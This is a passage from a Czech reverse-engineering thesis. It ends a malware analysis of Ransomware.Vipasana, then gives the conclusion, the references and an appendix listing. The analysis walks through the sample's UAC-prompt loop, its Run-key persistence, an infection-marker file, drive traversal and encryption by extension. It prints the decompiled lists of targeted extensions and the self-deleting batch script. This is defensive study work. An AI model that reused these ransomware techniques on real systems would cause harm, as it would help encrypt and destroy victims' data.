Při spuštění druhé instance se program snaží zapsat do Run klíče registrů, a to nejprve otevřením klíče funkcí `RegOpenKeyExA` a následným zápisem hodnoty funkcí `RegSetValueExA`, která skončí chybou `ERROR_ACCESS_DENIED`. Podle úspěchu zápisu, zobrazeno v obrázku 9.16, je při chybě



Obrázek 9.16: Podmínka detekce chyby při zápisu do registrů




Obrázek 9.17: Volání funkce ShellExecuteExA ve smyčce

zavolána funkce `RaiseException` starající se o zvládnutí výjimky, která se stane vždy v případě druhé instance. Poté program zavolá funkci `ShellExecuteExA` s parametry operace `runas` a cestou k souboru `%TEMP%\Vipasana.exe`. Operace `runas` si zažádá uživatele o administrátorská práva otevřením UAC dialogového okna. Funkce `ShellExecuteExA` je v případě neúspěchu, tedy odmítnutí uživatele, volána znova po 2 sekundách, tak jak je zobrazeno v obrázku 9.17. Manipulací EIP registru lze toto volání přeskočit. Poté tento proces končí.

Třetí instance spuštěna s administrátorskými právy po potvrzení UAC dialogu uživatelem pokračuje až do chvíle zápisu do registrů stejně. S právy pro zápis do registrů program úspěšně pokračuje a výjimka není zavolána. Program pak pokračuje funkcí `CreateFile` otevřením svého spustitelného souboru v `%TEMP%` adresáři a souboru `c:\program files (x86)\vipasana.exe`, který je opět byte po bytu překopírován mezi adresáři opakovaným voláním `GetFileSize`, `ReadFile` a `WriteFile`. Po přesunu jsou soubory uzavřené funkcí `CloseHandle`.

Následně se kontroluje existence zvláštního souboru v adresáři `c:\program files (x86)`. Více těchto souborů je zobrazeno společně s obsahem na obrázku 9.18. Z experimentů bylo zjištěno, že soubor slouží jako značka již napadeného systému. Ač se jméno zdá náhodné, tak malware je schopen tento soubor s obsahem rozpoznat a soubory nešifrovat. To platí i pro neinfikované systémy, kdy existence tohoto souboru zabrání započatí šifrování. Pokud tento soubor neexistuje, tak se vytvoří a místo fráze *endend* se vyskytuje fráze *noneend*.

Následně program zavolá funkci `FindFirstFileA`, kde nejprve prochází disky od `A:\` po `Z:\`, až na `C:\`, který prohledává jako poslední. Prohledávání souborů samotné pak probíhá do hloubky. Soubory jsou pak nacházeny funkcí `FindNextFileA` které jsou pak šifrovány. Šifrovaní je prováděno nad soubory, jejíž přípona končí na jednu ze zmíněných v obrázku 9.19. Samotná práce se soubory probíhá těmito systémovými funkcemi: `CreateFile`, `ReadFile`, *(šifrování)*, `WriteFile`, `CloseHandle` a `MoveFileA`. Funkce `MoveFileA` se používá pro přejmenování zašifrovaného souboru, jejíchž formát je zobrazen na obrázku 9.20.



Obrázek 9.18: Soubory indikující infekci

```
FUN_004047fc((int *)&DAT_00442f60,
             (undefined4 *)

             "r3d:rwl:rx2:pl2:sbs:sldasm:wps:sldprt:odc:odb:old:nbd:nxl:nrw:orf:ppt:mov:mpeg:csv
             :mdb:cer:arj:ods:mkv:avi:odt:pdf:docx:gzip:m2v:cpt:raw:cdr:cdx:lcd:3gp:7z:rar:db3:z
             ip:xlsx:xls:rtf:doc:jpeg:jpg:{}{}{}"
            );
FUN_004047fc((int *)&DAT_00442f64,
             (undefined4 *)

             "psd:zip:ert:bak:xml:cf:mdf:fil:spr:accdb:abf:a3d:asm:fbx:fbw:fbk:fdb:fbf:max:m3d:d
             bf:ldf:keystore:iv2i:gbk:gho:snl:sna:spf:sr2:srf:srw:tis:tbl:x3f:ods:pef:pptm:txt:p
             st:ptx:pz3:mp3:odp:qic:wps:{}{}{}UU"
            );
```

Obrázek 9.19: Šifrované přípony souborů

Obrázek 9.20: Ukázka přejmenovaných souborů

Na konci šifrování je upraven zvláštní soubor v adresáři `c:\program files (x86)`, kde se klíčové slovo *noneend* nahradí slovem *endend*. Dále je vytvořen dávkový `.bat` soubor v `%TEMP%` adresáři pro smazání jak původního spustitelného souboru, tak sebe sama, zobrazeného ve výpisu 9.10. Následně je dávkový soubor spuštěn funkcí `ShellExecuteA` a program končí.

```
chcp 1251 > nul
rep:
del "C:\Users\user\AppData\Local\Temp\Vipasana.exe"
if exist "C:\Users\user\AppData\Local\Temp\Vipasana.exe" goto rep
del "C:\Users\user\AppData\Local\Temp\RTVXA.bat"
```

Výpis 9.10: Dávkový soubor pro smazání souboru

Po restartování je program spuštěn z Run klíče registrů Windows. Chování programu je pak stejné jako v případě spuštění druhé a třetí instance, kde je tak potřeba znovu potvrdit UAC dialog. Jediným rozdílem oproti již popsané druhé a třetí instanci, je umístění v adresáři `c:\program files (x86)` a to včetně umístění mazacího `.bat` souboru, kterým je soubor pak nadobro smazán.

Kapitola 10

Závěr

Cílem této práce bylo na dostatečném teoretickém podkladě vysvětlit základy reverzního inženýrství. Práce se zabývala vznikem softwaru ve vysokoúrovňových jazycích a následným překladem do nízkoúrovňového strojového kódu, popisem 64bitové architektury procesorů x86-64 s vysvětlením základní práce s paměti a registry, prostředím operačního systému Windows a jeho volací konvekci a nakonec problematice samotného reverzního inženýrství.

Byly představeny uplatnění reverzního inženýrství, které nesouvisí pouze s problematikou malwaru a také byly představeny základní a nejčastěji používané nástroje k reverznímu inženýrství, jejichž cílem je především urychlení analýzy zkoumaného vzorku malware.

Tyto nástroje a praktiky s nimi spojené byly poté aplikovány při analýze vlastní implementace malwaru, konkrétně keyloggeru a analýze veřejně se vyskytujícího vzorku Ransomware.Vipasana. Analýzou se tak podařilo odhalit chování obou vzorků malware.

Literatura

1. *Use the Microsoft C++ toolset from the command line*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/building-on-the-command-line.
2. *CL environment variables*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/reference/cl-environment-variables.
3. */P (Preprocess to a File)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/reference/p-preprocess-to-a-file.
4. *#include directive (C/C++)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/preprocessor/hash-include-directive-c-cpp.
5. */I (Additional include directories)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/reference/i-additional-include-directories.
6. *#define directive (C/C++)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/preprocessor/hash-define-directive-c-cpp.
7. *#if, #elif, #else, and #endif directives (C/C++)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/preprocessor/hash-if-hash-elif-hash-else-and-hash-endif-directives-c-cpp.
8. *Predefined macros*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/preprocessor/predefined-macros.
9. *Compiler Basics*. 2021-04-28. Dostupné také z: http://www.cs.man.ac.uk/~pjj/farrell/compmain.html.
10. */FA, /Fa (Listing file)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/reference/fa-fa-listing-file.
11. */c (Compile Without Linking)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/reference/c-compile-without-linking.
12. *Translation units and linkage*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/cpp/program-and-linkage-cpp.

13. *Intel® 64 and IA-32 architectures software developer's manual combined volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. 2021-04-28. Dostupné také z: https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html.

14. *PE Format*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/debug/pe-format.

15. JURCZYK, Mateusz. *Windows X86-64 System Call Table (XP/2003/Vista/2008/7/2012/8/10)*. 2021-04-28. Dostupné také z: https://j00ru.vexillium.org/syscalls/nt/64/.

16. PETZOLD, Charles. *Programming Windows, Fifth Edition*. Microsoft Press, 1998. ISBN 1-57231-995-X.

17. *x64 calling convention*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention.

18. EILAM, Eldad. *Reversing: Secrets of Reverse Engineering*. Wiley Publishing, Inc., 1995. ISBN 0-7645-7481-7.

19. THOMPSON, Ken. Reflections on Trusting Trust. *Commun. ACM*. 1984-08, roč. 27, č. 8, s. 761–763. ISSN 0001-0782. Dostupné také z: https://dl.acm.org/doi/10.1145/358198.358210.

20. *gets(3) - Linux man page*. 2021-04-28. Dostupné také z: https://linux.die.net/man/3/gets.

21. PRAYUDI, Yudi et al. Implementation of malware analysis using static and dynamic analysis method. *International Journal of Computer Applications*. 2015, roč. 117, č. 6.

22. *Welcome to x64dbg's documentation!* 2021-04-28. Dostupné také z: https://help.x64dbg.com/en/latest/index.html.

23. *Run and RunOnce Registry Keys*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys.

24. *gethostbyname macro (wsipv6ok.h)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/api/wsipv6ok/nf-wsipv6ok-gethostbyname.

25. *SetWindowsHookExW function (winuser.h)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexw.

26. *ShellExecuteA function (shellapi.h)*. 2021-04-28. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea.

Příloha A

Obsah elektronické přílohy

- Zdrojový kód keyloggeru
- Archív obsahující přeložený keylogger
- Archív obsahující Ransomware.Vipasana